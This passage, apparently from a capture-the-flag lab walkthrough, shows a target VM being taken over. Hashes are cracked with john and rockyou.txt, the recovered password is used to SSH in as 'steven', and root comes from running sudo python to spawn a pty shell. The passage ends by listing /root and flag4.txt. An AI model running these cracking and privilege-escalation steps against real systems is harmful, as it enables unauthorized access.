bash: --wordlist=/usr/share/wordlists/rockyou.txt: No such file or directory
root@Kali:~/Documents# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (steven)
1g 0:00:04:24 44.85% (ETA: 19:48:27) 0.003775g/s 24680p/s 24854c/s 24854C/s kittyfatman..kittybell5
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
root@Kali:~/Documents# cd ..
root@Kali:~#
root@Kali:~#
```

17. Log in (SSH) as Steven SSH into Steven and then escalate privileges by rerunning with "sudo"

Command: \$ ssh steven@192.168.1.110

Enter password: pink84

18. Escalate to root:

Command: sudo python -c 'import pty;pty.spawn("/bin/bash")'

```
$
$ python -c 'import pty;pty.spawn("/bin/bash")'
steven@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

We are now in root

```
File drwxr-xr-x 5 root root 4096 Jun 24 2020 ..
File root@target1:/home/steven# cd /
File root@target1:# ls -al
File total 88
File drwxr-xr-x 23 root root 4096 Jun 24 2020 .
File drwxr-xr-x 23 root root 4096 Jun 24 2020 ..
File drwxr-xr-x 2 root root 4096 Jun 24 2020 bin
File drwxr-xr-x 3 root root 4096 Aug 13 2018 boot
File drwxr-xr-x 15 root root 2960 Jun 3 09:43 dev
File drwxr-xr-x 95 root root 4096 Jul 1 2020 etc
File drwxr-xr-x 5 root root 4096 Jun 24 2020 home
File lrwxrwxrwx 1 root root 31 Aug 13 2018 initrd.img → /boot/initrd.img-3.16.0-6-amd64
File drwxr-xr-x 14 root root 4096 Aug 13 2018 lib
File drwxr-xr-x 2 root root 4096 Aug 13 2018 lib64
File drwxr-xr-x 2 root root 16384 Aug 13 2018 lost+found
File drwxr-xr-x 3 root root 4096 Aug 13 2018 media
File drwxr-xr-x 2 root root 4096 Aug 13 2018 mnt
File drwxr-xr-x 2 root root 4096 Jul 1 2020 opt
File dr-xr-xr-x 131 root root 0 Jun 3 09:43 proc
File drwxr-xr-x 2 root root 4096 Jul 1 2020 root
File drwxr-xr-x 20 root root 700 Jun 3 09:43 run
File drwxr-xr-x 2 root root 4096 Jun 24 2020 sbin
File drwxr-xr-x 2 root root 4096 Aug 13 2018 srv
File dr-xr-xr-x 13 root root 0 Jun 3 09:43 sys
File drwxrwxrwt 7 root root 4096 Jun 3 12:40 tmp
Dir f drwxr-xr-x 10 root root 4096 Aug 13 2018 usr
File drwxr-xr-x 2 root root 4096 Jun 24 2020 vagrant
File drwxr-xr-x 12 root root 4096 Aug 13 2018 var
File lrwxrwxrwx 1 root root 27 Aug 13 2018 vmlinuz → boot/vmlinuz-3.16.0-6-amd64
File root@target1:#
```

19. List the hidden files

Commands:

```
cd root/
```

```
ls -a
```

END

Extra Screenshots

```
File  lrwxrwxrwx  1 root root  27 Aug 13  2018 vmlinuz → boot/vml
File  root@target1:/# cd root/
File  root@target1:~# ls -al
total 48
drwx----- 2 root root 4096 Jul  1  2020 .
drwxr-xr-x 23 root root 4096 Jun 24  2020 ..
-rw----- 1 root root 4513 Jul  1  2020 .bash_history
-rw-r--r-- 1 root root 570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root 442 Aug 13  2018 flag4.txt
-rw----- 1 root root 27 Aug 13  2018 .mysql_history
-rw-r--r-- 1 root root 140 Nov 20  2007 .profile
drwx----- 1 root root 1024 Aug 13  2018 .rnd
-rw-r--r-- 1 root root 66 Aug 13  2018 .selected_editor
-rw-r--r-- 1 root root 20 Aug 13  2018 .tmux-session
-rw----- 1 root root 2738 Jul  1  2020 .viminfo
root@target1:~#
```

